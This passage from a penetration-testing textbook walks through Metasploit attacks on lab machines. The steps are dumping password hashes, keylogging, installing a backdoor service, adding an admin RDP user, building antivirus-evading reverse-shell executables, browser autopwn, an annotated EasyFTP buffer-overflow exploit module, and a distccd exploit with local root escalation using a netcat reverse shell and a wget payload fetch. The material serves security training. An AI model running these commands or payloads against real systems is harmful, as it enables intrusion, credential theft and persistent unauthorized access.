[*] Decrypting user keys...
[*] Dumping password hashes...
h
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
HelpAssistant:1000:d2cd5d550e14593b12787245127c866d:d3e35f657c924d0b31eb8
11d2d986df9:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:c8edf0d0db48cbf7b2
835ec013cfb9c5:::
Momin Desktop:1003:ccf9155e3e7db453aad3b435b51404ee:3dbde697d71690a769204
beb12283678:::
IUSR_MOMINDESK:1004:a751dcb6ea9323026eb8f7854da74a24:b0196523134dd9a21bf6
b80e02744513:::
ASPNET:1005:ad785822109dd077027175f3382059fd:21ff86d627bcf380a5b1b6abe5d8
e1dd:::
IWAM_MOMINDESK:1009:12a75a1d0cf47cd0c8e2f82a92190b42:c74966d83d519ba41e51
96e00f94e113:::
h4x:1010:ccf9155e3e7db453aad3b435b51404ee:3dbde697d71690a769204b
eb12283678:::
salesdept:1011:8f51551614ded19365b226f9bfc33fab:7ad83174aadb77faac126fdd3
77b1693:::
```

Now, let us take this activity further by recording the keystrokes using the key-logging capability of the meterpreter shell using the following commands, which may reveal a series of useful data from our target:

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps
Process list
=====
```

| PID  | Name                                                   | Arch | Session | User                       |
|------|--------------------------------------------------------|------|---------|----------------------------|
| 0    | [System Process]                                       |      |         |                            |
| 4    | System                                                 | x86  | 0       | NT AUTHORITY\SYSTEM        |
| 384  | smss.exe                                               | x86  | 0       | NT AUTHORITY\SYSTEM        |
|      | \SystemRoot\System32\smss.exe                          |      |         |                            |
| 488  | csrss.exe                                              | x86  | 0       | NT AUTHORITY\SYSTEM        |
|      | \\?\C:\WINDOWS\system32\csrss.exe                      |      |         |                            |
| 648  | winlogon.exe                                           | x86  | 0       | NT AUTHORITY\SYSTEM        |
|      | \\?\C:\WINDOWS\system32\winlogon.exe                   |      |         |                            |
| 692  | services.exe                                           | x86  | 0       | NT AUTHORITY\SYSTEM        |
|      | C:\WINDOWS\system32\services.exe                       |      |         |                            |
| 704  | lsass.exe                                              | x86  | 0       | NT AUTHORITY\SYSTEM        |
|      | C:\WINDOWS\system32\lsass.exe                          |      |         |                            |
| ...  |                                                        |      |         |                            |
| 148  | alg.exe                                                | x86  | 0       | NT AUTHORITY\LOCAL SERVICE |
|      | C:\WINDOWS\System32\alg.exe                            |      |         |                            |
| 3172 | explorer.exe                                           | x86  | 0       | CUSTDESK\salesdept         |
|      | C:\WINDOWS\Explorer.EXE                                |      |         |                            |
| 3236 | reader_sl.exe                                          | x86  | 0       | CUSTDESK\salesdept         |
|      | C:\Program Files\Adobe\Reader 9.0\Reader\Reader_sl.exe |      |         |                            |

At this stage, we will migrate the meterpreter shell to the explorer.exe process (3172) in order to start logging the current user activity on a system using the following commands:

```
meterpreter > migrate 3172
[*] Migrating to 3172...
[*] Migration completed successfully.
```

```
meterpreter > getuid
Server username: CUSTDESK\salesdept
meterpreter > keyscan_start
Starting the keystroke sniffer...
```

We have now started our keylogger and should wait for some time to get the chunks of recorded data.

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Return> www.yahoo.com <Return> <Back> www.bbc.co.uk <Return>
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

As you can see, we have dumped the target's web surfing activity. In similar terms, we could also capture the credentials of all users logging in to the system by migrating the `winlogon.exe` process (648).

You have exploited and gained access to the target system but now want to keep this access permanent even if the exploited service or application will be patched at a later stage. This kind of activity is typically known as **backdoor service**. Note that the backdoor service provided by the meterpreter shell does not require authentication before accessing a particular network port on the target system. This may allow some uninvited guests to access your target and pose a significant risk. As a part of following the rules of engagement for penetration testing, such an activity is generally not allowed. So, we strongly suggest you to keep the backdoor service away from an official pentest environment. You should also ensure that this was explicitly permitted in writing during the scoping and rules of engagement phases.

```
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.0.3:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.0.7
[*] Meterpreter session 1 opened (192.168.0.3:4444 ->
192.168.0.7:1032) at Tue Nov 16 19:21:39 +0000 2010
meterpreter > ps
...
292  alg.exe          x86  0          NT AUTHORITY\LOCAL SERVICE
C:\WINDOWS\System32\alg.exe
```



```
1840  csrss.exe           x86    2      NT AUTHORITY\SYSTEM
\??\C:\WINDOWS\system32\csrss.exe

528   winlogon.exe        x86    2      NT AUTHORITY\SYSTEM
\??\C:\WINDOWS\system32\winlogon.exe

240   rdpclip.exe         x86    0      CUSTDESK\Momin Desktop
C:\WINDOWS\system32\rdpclip.exe

1060  userinit.exe         x86    0      CUSTDESK\Momin Desktop
C:\WINDOWS\system32\userinit.exe

1544  explorer.exe         x86    0      CUSTDESK\Momin Desktop
C:\WINDOWS\Explorer.EXE

...

meterpreter > migrate 1544
[*] Migrating to 1544...
[*] Migration completed successfully.
meterpreter > run metsvc -h
...
meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory
C:\DOCUME~1\MOMIND~1\LOCALS~1\Temp\oNyLOPeS...
[*] >> Uploading metsrv.dll...
[*] >> Uploading metsvc-server.exe...
[*] >> Uploading metsvc.exe...
[*] Starting the service...
      * Installing service metsvc
      * Starting service
Service metsvc successfully installed.
```

So, we have finally started the backdoor service on our target. We will close the current meterpreter session and use `multi/handler` with a `windows/metsvc_bind_tcp` payload to interact with our backdoor service whenever we want.

```
meterpreter > exit
[*] Meterpreter session 1 closed. Reason: User exit
msf exploit(ms08_067_netapi) > back
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/metsvc_bind_tcp
PAYLOAD => windows/metsvc_bind_tcp
msf exploit(handler) > set LPORT 31337
```

```

LPORT => 31337
msf exploit(handler) > set RHOST 192.168.0.7
RHOST => 192.168.0.7
msf exploit(handler) > exploit
[*] Starting the payload handler...
[*] Started bind handler
[*] Meterpreter session 2 opened (192.168.0.3:37251 ->
192.168.0.7:31337) at Tue Nov 16 20:02:05 +0000 2010
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

Let us use another useful meterpreter script, `getgui`, to enable a remote desktop access for our target. The following exercise will create a new user account on the target and enable remote desktop service if it was disabled previously:

```

meterpreter > run getgui -u btuser -p btpass
[*] Windows Remote Desktop Configuration Meterpreter Script by
Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Language set by user to: 'en_EN'
[*] Setting user account for logon
[*] Adding User: btuser with Password: btpass
[*] Adding User: btuser to local group 'Remote Desktop Users'
[*] Adding User: btuser to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -rc
/root/.msf3/logs/scripts/getgui/clean_up__20101116.3447.rc

```

Now, we can log in to our target system using the `rdesktop` program by entering the following command on another terminal:

```
# rdesktop 192.168.0.7:3389
```

Note that if you already hold a cracked password for any existing user on the target machine, you can simply execute the `run getgui -e` command to enable the remote desktop service instead of adding a new user. Additionally, do not forget to clean up your tracks on the system by executing the `getgui/clean_up` script cited at the end of the previous output.



**How should I extend my attack landscape by gaining a deeper access to the targeted network that is inaccessible from outside?**

Metasploit provides a capability to view and add new routes to the destination network using the `route add targetSubnet targetSubnetMask SessionId` command (for example, `route add 10.2.4.0 255.255.255.0 1`). Here the `SessionId` parameter points to the existing meterpreter session (gateway), and the `targetsubnet` parameter is another network address (or dual-homed Ethernet network address) that resides beyond our compromised target. Once you set Metasploit to route all the traffic through a compromised host session, we are ready to penetrate further into a network which is normally non-routable from our side. This terminology is commonly known as **pivoting** or **foot-holding**.

## Scenario 4

Until now, we have focused on various options available to remotely exploit the target using the Metasploit framework. What about the client-side exploitation? To answer this question, we have presented some key exercises to illustrate the role of Metasploit in the client-side exploitation and to understand its flexibility and strength from a penetration tester's view.

### Generating a binary backdoor

Using a tool named `msfpayload`, we can generate an independent backdoor executable file that can deliver a selected Metasploit payload service instantly. This is truly useful in situations where social engineering your target is the only choice. In this example, we will generate a reverse shell payload executable file and send it over to our target for execution. The `msfpayload` tool also provides a variety of output options such as Perl, C, Raw, Ruby, JavaScript, Exe, DLL, and VBA.

To start `msfpayload`, execute the following command on your shell:

```
# msfpayload -h
```

This will display the usage instructions and all available framework payloads. The command parameter convention is similar to that of MSFCLI. Let us generate our custom binary with a reverse shell payload:

```
# msfpayload windows/shell_reverse_tcp LHOST=192.168.0.3 LPORT=33333 O
...
# msfpayload windows/shell_reverse_tcp LHOST=192.168.0.3 LPORT=33333 X >
/tmp/poker.exe
```

---

```
Created by msfpayload (http://www.metasploit.com).
```

```
Payload: windows/shell_reverse_tcp
```

```
Length: 314
```

```
Options: LHOST=192.168.0.3,LPORT=33333
```

So, we have finally generated our backdoor executable file. Before sending it over to your victim or target, you must launch a `multi/handler` stub from MSFConsole to handle the payload execution outside the framework. We will configure the same options as done with `msfpayload`:

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
msf exploit(handler) > show options
...
msf exploit(handler) > set LHOST 192.168.0.3
LHOST => 192.168.0.3
msf exploit(handler) > set LPORT 33333
LPORT => 33333
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.0.3:33333
[*] Starting the payload handler...
```

At this point, we have sent our windows executable file to the victim via a social engineering trick and will wait for its execution.

```
[*] Command shell session 2 opened (192.168.0.3:33333 ->
192.168.0.7:1053) at Wed Nov 17 04:39:23 +0000 2010
```

```
Microsoft Windows XP [Version 5.1.2600]
```

```
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Documents and Settings\salesdept\Desktop>
```

In the preceding snippet, you can see that we have a reverse shell access to the victim machine and have practically accomplished our mission.



### How does Metasploit assist in antivirus evasion?

This is just one example of the many different methods of bypassing or evading an antivirus. Using a tool named `msfencode` located at `/usr/bin/msfencode`, we can generate a self-protected executable file with the encoded payload. This should go parallel with the `msfpayload` file generation process. A raw output from `msfpayload` will be piped into `msfencode` to use a specific encoding technique before outputting the final binary. For instance, execute `msfpayload windows/shell/reverse_tcp LHOST=192.168.0.3 LPORT=32323 R | msfencode -e x86/shikata_ga_nai -t exe > /tmp/tictoe.exe` to generate the encoded version of a reverse shell executable file. We strongly suggest that you use the *stager* payloads instead of the *inline* payloads as they have a greater probability of success in bypassing major malware defenses due to their indefinite code signatures.

## Automated browser exploitation

There are situations where you cannot find the clue for exploiting the secure corporate network. In such cases, targeting the employees with electronic or human-assisted social engineering is the only way out. For the purpose of our exercise, we will demonstrate one of the client-side exploitation modules from the Metasploit framework that should support our motive towards a technology-based social engineering attack. **Browser autopwn** is an advanced auxiliary, which performs web browser fingerprinting against the target visiting our malicious URL. Based on the results, it automatically chooses a browser-specific exploit from the framework and executes it as follows:

```
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > show options
...
msf auxiliary(browser_autopwn) > set LHOST 192.168.0.3
LHOST => 192.168.0.3
msf auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(browser_autopwn) > set SRVHOST 192.168.0.3
SRVHOST => 192.168.0.3
msf auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf auxiliary(browser_autopwn) > run
```

```
[*] Auxiliary module execution completed

[*] Starting exploit modules on host 192.168.0.3...
[*] ---

[*] Starting exploit multi/browser/firefox_escape_retval with payload
generic/shell_reverse_tcp
[*] Using URL: http://192.168.0.3:80/Eem9cKULFvW
[*] Server started.
[*] Starting exploit multi/browser/java_calendar_deserialize with
payload java/meterpreter/reverse_tcp
[*] Using URL: http://192.168.0.3:80/s98jmOiOtmv4
[*] Server started.
[*] Starting exploit multi/browser/java_trusted_chain with payload
java/meterpreter/reverse_tcp
[*] Using URL: http://192.168.0.3:80/6BkY9uM23b
[*] Server started.
[*] Starting exploit multi/browser/mozilla_compareto with payload
generic/shell_reverse_tcp
[*] Using URL: http://192.168.0.3:80/UZOI7Y
[*] Server started.
[*] Starting exploit multi/browser/mozilla_navigatorjava with payload
generic/shell_reverse_tcp
[*] Using URL: http://192.168.0.3:80/jRwlT67KIK6gJE
...
[*] Starting exploit windows/browser/ie_createobject with payload
windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.0.3:80/Xb9Cop7VadNu
[*] Server started.
[*] Starting exploit windows/browser/ms03_020_ie_objecttype with
payload windows/meterpreter/reverse_tcp
[*] Using URL: http://192.168.0.3:80/rkd0X4Xb
[*] Server started.
...
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse handler on 192.168.0.3:3333
```

```
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 192.168.0.3:6666
[*] Starting the payload handler...
[*] Started reverse handler on 192.168.0.3:7777
[*] Starting the payload handler...
```

```
[*] --- Done, found 15 exploit modules
```

```
[*] Using URL: http://192.168.0.3:80/
[*] Server started.
```

Now as soon as our victim visits the malicious URL (<http://192.168.0.3>), his or her browser will be detected and the exploitation process will be accomplished accordingly. We can penetrate our target through the client-side exploitation method using the following commands:

```
[*] Request '/' from 192.168.0.7:1046
[*] Request '/' from 192.168.0.7:1046
[*] Request '/?sessid=V2luZG93czpYUDpTUDI6ZW4tdXM6eDg2Ok1TSUU6Ni4wO1NQMJ%3d'
from 192.168.0.7:1046
[*] JavaScript Report: Windows:XP:SP2:en-us:x86:MSIE:6.0;SP2:
[*] Responding with exploits
[*] Handling request from 192.168.0.7:1060...
[*] Payload will be a Java reverse shell to 192.168.0.3:7777 from
192.168.0.7...
[*] Generated jar to drop (4447 bytes).
[*] Handling request from 192.168.0.7:1061...
...
[*] Sending Internet Explorer COM CreateObject Code Execution exploit
HTML to 192.168.0.7:1068...
[*] Request '/' from 192.168.0.7:1069
[*] Request '/' from 192.168.0.7:1068
[*] Request '/' from 192.168.0.7:1069
[*] Sending EXE payload to 192.168.0.7:1068...
[*] Sending stage (749056 bytes) to 192.168.0.7
```

```

[*] Meterpreter session 1 opened (192.168.0.3:3333 ->
192.168.0.7:1072) at Thu Nov 18 02:24:00 +0000 2010
[*] Session ID 1 (192.168.0.3:3333 -> 192.168.0.7:1072) processing
InitialAutoRunScript 'migrate -f'
[*] Current server process: hzWWoLvJdsKujSAsBVykMTiupUh.exe (4052)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 2788
[*] New server process: notepad.exe (2788)
...
msf auxiliary(browser_autopwn) > sessions
Active sessions
=====

  Id  Type                Information
Connection
  --  ----                -
-----

  1   meterpreter x86/win32  CUSTDESK\Momin Desktop @ CUSTDESK
(ADMIN) 192.168.0.3:3333 -> 192.168.0.7:1072
msf auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > getuid
Server username: CUSTDESK\Momin Desktop

```

As you can see in the preceding command snippet, we have successfully penetrated our target through the client-side exploitation method. Note that these web browser exploits may only work with specific vulnerable versions of different browsers (Internet Explorer, Firefox, Opera, and so on).

## Writing exploit modules

Developing an exploit is one of the most interesting aspects of the Metasploit framework. In this section, we will briefly discuss the core issues surrounding the development of an exploit and explain its key skeleton by taking a live example from the existing framework's database. However, it is important to hold competent knowledge of the Ruby programming language before you attempt to write your own exploit module. On the other hand, intermediate skills of reverse engineering and the practical understanding of vulnerability discovery tools (for example, fuzzers and debuggers) provide an open map towards the exploit construction. This section is meant only as an introduction to the topic and not a complete guide.



For our example, we have selected the exploit (EasyFTP Server <= 1.7.0.11 MKD Command Stack Buffer Overflow), which will provide a basic view of exploiting buffer overflow vulnerability in the Easy FTP Server application. You can port this module for a similar vulnerability found in other FTP server applications and thus, utilize your time effectively. The exploit code is located at `/usr/share/metasploit-framework/modules/exploits/windows/ftp/easyftp_mkd_fixret.rb`.

```
##
# $Id: easyftp_mkd_fixret.rb 9935 2010-07-27 02:25:15Z jduck $
##
```

The preceding code is a basic header representing a filename, a revision number, and the date and time values of an exploit.

```
##
# This file is part of the Metasploit Framework and may be subject
# to
# redistribution and commercial restrictions. Please see the
# Metasploit
# Framework web site for more information on licensing and terms
# of use.
# http://metasploit.com/framework/
##
require 'msf/core'
```

The MSF core library requires an initialization at the beginning of an exploit:

```
class Metasploit3 < Msf::Exploit::Remote
```

In the preceding code, the `Exploit` mixin/class is the one that provides various options and methods for the remote TCP connections such as `RHOST`, `RPORT`, `Connect()`, `Disconnect()`, and `SSL()`.

```
  Rank = GreatRanking
```

The preceding code is the rank level assigned to the exploit on the basis of its frequent demand and usage.

```
  include Msf::Exploit::Remote::Ftp
```

In the preceding code, the `Ftp` mixin/class establishes a connection with the FTP server.

```
  def initialize(info = {})
    super(update_info(info,
      'Name' => 'EasyFTP Server <= 1.7.0.11 MKD Command
Stack Buffer Overflow',
      'Description' => %q{
```

This module exploits a stack-based buffer overflow in EasyFTP Server 1.7.0.11 and earlier. EasyFTP fails to check input size when parsing 'MKD' commands, which leads to a stack based buffer overflow.

NOTE: EasyFTP allows anonymous access by default. However, in order to access the 'MKD' command, you must have access to an account that can create directories.

After version 1.7.0.12, this package was renamed "UplusFtp".

This exploit utilizes a small piece of code that I've referred to as 'fixRet'.

This code allows us to inject of payload of ~500 bytes into a 264 byte buffer by

'fixing' the return address post-exploitation. See references for more information.

```

    },
    'Author'          =>
    [
        'x90c',      # original version
        'jduck'      # port to metasploit / modified to use fix-up
stub (works with bigger payloads)
    ],
    'License'         => MSF_LICENSE,
    'Version'         => '$Revision: 9935 $',
    'References'      =>
    [
        [ 'OSVDB', '62134' ],
        [ 'URL', 'http://www.exploit-db.com/exploits/12044/' ],
        [ 'URL', 'http://www.exploit-db.com/exploits/14399/' ]
    ],

```

The preceding code provides generic information about the exploit and points to known references.

```

'DefaultOptions' =>
{
    'EXITFUNC' => 'thread'

```

The preceding code instructs the payload to clean up itself once the execution process is completed.

```
    },
    'Privileged'      => false,
    'Payload'         =>
    {
        'Space'       => 512,
        'BadChars'    => "\x00\x0a\x0d\x2f\x5c",
        'DisableNops' => true
    },
```

The preceding code snippet defines 512 bytes of space available for the shellcode, lists bad characters that should terminate our payload delivery, and disables the NOP padding.

```
    'Platform'        => 'win',
    'Targets'         =>
    [
        [ 'Windows Universal - v1.7.0.2', { 'Ret' =>
        0x004041ec } ], # call ebp - from ftpbasicsvr.exe
        [ 'Windows Universal - v1.7.0.3', { 'Ret' =>
        0x004041ec } ], # call ebp - from ftpbasicsvr.exe
        [ 'Windows Universal - v1.7.0.4', { 'Ret' =>
        0x004041dc } ], # call ebp - from ftpbasicsvr.exe
        [ 'Windows Universal - v1.7.0.5', { 'Ret' =>
        0x004041a1 } ], # call ebp - from ftpbasicsvr.exe
        [ 'Windows Universal - v1.7.0.6', { 'Ret' =>
        0x004041a1 } ], # call ebp - from ftpbasicsvr.exe
        [ 'Windows Universal - v1.7.0.7', { 'Ret' =>
        0x004041a1 } ], # call ebp - from ftpbasicsvr.exe
        [ 'Windows Universal - v1.7.0.8', { 'Ret' =>
        0x00404481 } ], # call ebp - from ftpbasicsvr.exe
        [ 'Windows Universal - v1.7.0.9', { 'Ret' =>
        0x00404441 } ], # call ebp - from ftpbasicsvr.exe
        [ 'Windows Universal - v1.7.0.10', { 'Ret' =>
        0x00404411 } ], # call ebp - from ftpbasicsvr.exe
        [ 'Windows Universal - v1.7.0.11', { 'Ret' =>
        0x00404411 } ], # call ebp - from ftpbasicsvr.exe
    ],
    'DisclosureDate' => 'Apr 04 2010',
    'DefaultTarget' => 0))
```

The preceding code snippet provides instructions on what platform is being targeted and defines the vulnerable targets (0 to 9) that list the different versions of Easy FTP Server (1.7.0.2 to 1.7.0.11), each representing a unique return address based on the application binary (`ftpbasicsvr.exe`). Furthermore, the exploit disclosure date was added and the default target was set to 0 (v1.7.0.2).

```
end

def check
  connect
  disconnect

  if (banner =~ /BigFoolCat/)
    return Exploit::CheckCode::Vulnerable
  end
  return Exploit::CheckCode::Safe
end
```

In the preceding code, the `check()` function determines whether the target is vulnerable.

```
def make_nops(num); "C" * num; end
```

The preceding code defines a function that generates NOP sleds to aid with IDS/IPS/AV evasion. Some consider NOP sleds to be a quick and dirty solution to this problem and that they should not be used unless there is a particularly good reason. For simplicity, during this example of writing a module, we have left the function in the code.

```
def exploit
  connect_login

  # NOTE:
  # This exploit jumps to ebp, which happens to point at a
  # partial version of
  # the 'buf' string in memory. The fixRet below fixes up the
  # code stored on the
  # stack and then jumps there to execute the payload. The value
  # in esp is used
  # with an offset for the fixup.
  fixRet_asm = %q{
    mov edi,esp
    sub edi, 0xfffffe10
    mov [edi], 0xfeedfed5
    add edi, 0xffffffff14
    jmp edi
```

```
}  
fixRet = Metasm::Shellcode.assemble(Metasm::Ia32.new,  
fixRet_asm).encode_string  
  
buf = ''
```

The preceding procedure fixes a return address from where the payload can be executed. Technically, it resolves the issue of stack addressing.

```
print_status("Prepending fixRet...")  
buf << fixRet  
buf << make_nops(0x20 - buf.length)
```

Initially, the exploit buffer holds the encoded return address and the randomized NOP instructions.

```
print_status("Adding the payload...")  
buf << payload.encoded
```

The preceding code adds a dynamically generated shellcode to our exploit at runtime.

```
# Patch the original stack data into the fixer stub  
buf[10, 4] = buf[268, 4]  
  
print_status("Overwriting part of the payload with target  
address...")  
buf[268,4] = [target.ret].pack('V') # put return address @ 268  
bytes
```

The preceding code fixes the stack data and makes a short jump over the return address holding our shellcode buffer.

```
print_status("Sending exploit buffer...")  
send_cmd( ['MKD', buf] , false)
```

At the end, using the preceding code, we send our finalized buffer to the specific target using the vulnerable MKD FTP post-authentication command. Since the MKD command in the Easy FTP server is vulnerable to stack-based buffer overflow, the command `buf` will overflow the target stack and exploit the target system by executing our payload. Close your connections using the following code:

```
handler  
disconnect  
end  
  
end
```



Metasploit is equipped with useful tools such as `msfpescan` for Win32 and `msfelfscan` for Linux systems that may assist you in finding a target-specific return address. For instance, to find a sustainable return address from your chosen application file, type #  
`msfpescan -p targetapp.ext.`

## Summary

In this chapter, we pointed out several key areas necessary for the process of target exploitation. At the beginning, we provided an overview of vulnerability research that highlights the requirement for a penetration tester to hold necessary knowledge and skills, which in turn become effective for vulnerability assessment. Afterwards, we presented a list of online repositories from where you can reach a number of publicly disclosed vulnerabilities and exploit codes. In the final section, we demonstrated the practical use of an advanced exploitation toolkit named the Metasploit framework. The exercises provided are purely designed to explore and understand the target acquisition process through tactical exploitation methods. Additionally, we have also interpreted the insights of exploit development by analyzing each step of the sample exploit code from a framework to help you understand the basic skeleton and construction strategy.

In the next chapter, we will discuss the process of privilege escalation using various tools and techniques and how it is beneficial once the target is acquired.



# 10

## Privilege Escalation

In the previous chapter, we exploited a target machine using the vulnerabilities found during the vulnerabilities mapping process. The goal of performing the exploitation is to get the highest privilege accounts available, such as administrator-level accounts in the Windows system or root-level accounts in the Unix system.

After you exploit a system, the next step you would want to take is to do a privilege escalation. Privilege escalation can be defined as the process of exploiting a vulnerability to gain elevated access to the system.

There are two types of privilege escalation as follows:

- **Vertical privilege escalation:** In this type, a user with lower privilege is able to access the application functions designed for the highest privilege user. For example, a content management system where a user is able to access the system administrator functions.
- **Horizontal privilege escalation:** This happens when a normal user is able to access functions designed for other normal users. For example, in an Internet banking application, user A is able to access the menu of user B.

The following are the several privilege escalation vectors that can be used to gain unauthorized access to the target:

- Local exploits
- Exploiting a misconfiguration such as a home directory that is accessible, which contains an SSH private key allowing access to other machines
- Exploiting weak passwords on the target
- Sniffing the network traffic to capture the credentials
- Spoofing the network packets

In this chapter, we will not discuss how to exploit the misconfiguration.



## Privilege escalation using a local exploit

In this section, we are going to use a local exploit to escalate our privilege.

To demonstrate this, we will use the following virtual machines:


- Metasploitable 2 as our victim machine with an IP address of 192.168.56.102
- Kali Linux as our attacking machine with an IP address of 192.168.56.101

First, we identify the open network services available on the victim machine. For this, we utilize the Nmap port scanner with the following command:

```
nmap -p- 192.168.56.102
```

We configure Nmap to scan for all the ports (from port 1 to port 65,535) using the `-p-` option.

The following screenshot shows the brief result of the preceding command:



```
Host is up (0.0098s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
```

After researching on the Internet, we found that the `distccd` service has a vulnerability that may allow a malicious user to execute arbitrary commands. The `distccd` service is used to scale large compiler jobs across a farm of similarly configured systems.

Next, we search in Metasploit to find whether it has the exploit for this vulnerable service:

```
msf> search distccd
```

| Matching Modules              |                         |           |                                 |
|-------------------------------|-------------------------|-----------|---------------------------------|
| Name                          | Disclosure Date         | Rank      | Description                     |
| exploit/unix/misc/distcc_exec | 2002-02-01 00:00:00 UTC | excellent | DistCC Daemon Command Execution |

From the preceding screenshot, we can see that Metasploit has the exploit for the vulnerable `distccd` service.

Let's try to exploit the service as shown in the following screenshot:

```
msf> use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf exploit(distcc_exec) > exploit
```

```
[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo AA3PfhlQvFR969Be;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "AA3PfhlQvFR969Be\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.56.101:4444 -> 192.168.56.102:60018) at
2014-02-06 10:00:49 +0700
```

```
whoami
daemon
```

We are able to exploit the service and issue an operating system command to find our privilege: `daemon`.

The next step is to explore the system to get more information about it. Now, let's see the kernel version used by issuing the following command:

```
uname -r
```

The kernel version used is `2.6.24-16-server`.

We searched the `exploit-db` database and found an exploit (<http://www.exploit-db.com/exploits/8572/>) that will allow us to escalate our privilege to root. Save this exploit in the attacking machine, and make it available for the victim as shown in the following screenshot. We can download the exploit from our attacking machine.

```
wget http://192.168.56.101/privs.c -O privs.c
--22:21:27-- http://192.168.56.101/privs.c
      => `privs.c'
Connecting to 192.168.56.101:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,768 (2.7K) [text/x-csrc]

 0K ..                               100%   1.26 MB/s

22:21:27 (1.26 MB/s) - `privs.c' saved [2768/2768]
```

After successfully downloading the exploit, we compile it on the victim machine using the following `gcc` command:

```
gcc privs.c -o privs
```

Now our exploit is ready to be used. From the source code, we found that this exploit needs the **Process Identifier (PID)** of the `udev` netlink socket as the argument. We can get this value by issuing the following command:

```
cat /proc/net/netlink
```

The following screenshot shows the result of this command:

```
cat /proc/net/netlink
sk      Eth Pid   Groups  Rmem    Wmem    Dump    Locks
de30a800 0    0    00000000 0        0    00000000 2
df91d400 4    0    00000000 0        0    00000000 2
dd884800 7    0    00000000 0        0    00000000 2
ddc08600 9    0    00000000 0        0    00000000 2
ddc04400 10   0    00000000 0        0    00000000 2
de30ac00 15   0    00000000 0        0    00000000 2
df86fa00 15   2390 00000001 0        0    00000000 2
de317800 16   0    00000000 0        0    00000000 2
df99e400 18   0    00000000 0        0    00000000 2
```

You can also get the `udev` service PID, 1, by giving the following command:

```
ps aux | grep udev
```

The following command line is the result of this command:

```
root      2391  0.0  0.1  2216  660 ?        S<  s  21:06   0:01
/sbin/udev -daemon
```

We know that the PID is 2390.



In the real penetration testing engagement, you may want to set up a test machine that has the same kernel version with the target to test the exploit.

From our information gathering on the victim machine, we know that this machine has Netcat installed. We will use Netcat to connect back to our machine once the exploit runs in order to give us root access to the victim machine. Based on the exploit source code information, we need to save our payload in a file called `run`:

```
echo '#!/bin/bash' > run
echo '/bin/netcat -e /bin/bash 192.168.56.101 31337' >> run
```

We also need to start the Netcat listener on our attacking machine by issuing the following command:

```
nc -vv -l -p 31337
```

The one thing left is to run the exploit with the required argument:

```
./privs 2390
```

In our attacking machine, we can see the following messages:

```
root@kali:~# nc -v -l -p 31337
nc: listening on :: 31337 ...
nc: listening on 0.0.0.0 31337 ...
nc: connect to 192.168.56.101 31337 from 192.168.56.102 (192.168.56.102) 46060 [46060]
whoami
root
```

After issuing the `whoami` command, we can see that we have successfully escalated our privilege to `root`.

## Password attack tools

Passwords are currently used as the main method to authenticate a user to the system. After a user submits the correct username and password, the system will allow a user to login and access its functionality based on the authorization given to that username.

The following three factors can be used to categorize authentication types:

- **Something you know:** This is usually called the first factor of authentication. A password is categorized in this type. In theory, this factor should only be known by the authorized person. In reality, this factor can easily be leaked or captured; therefore, it is not advisable to use this method to authenticate users to the sensitive system.
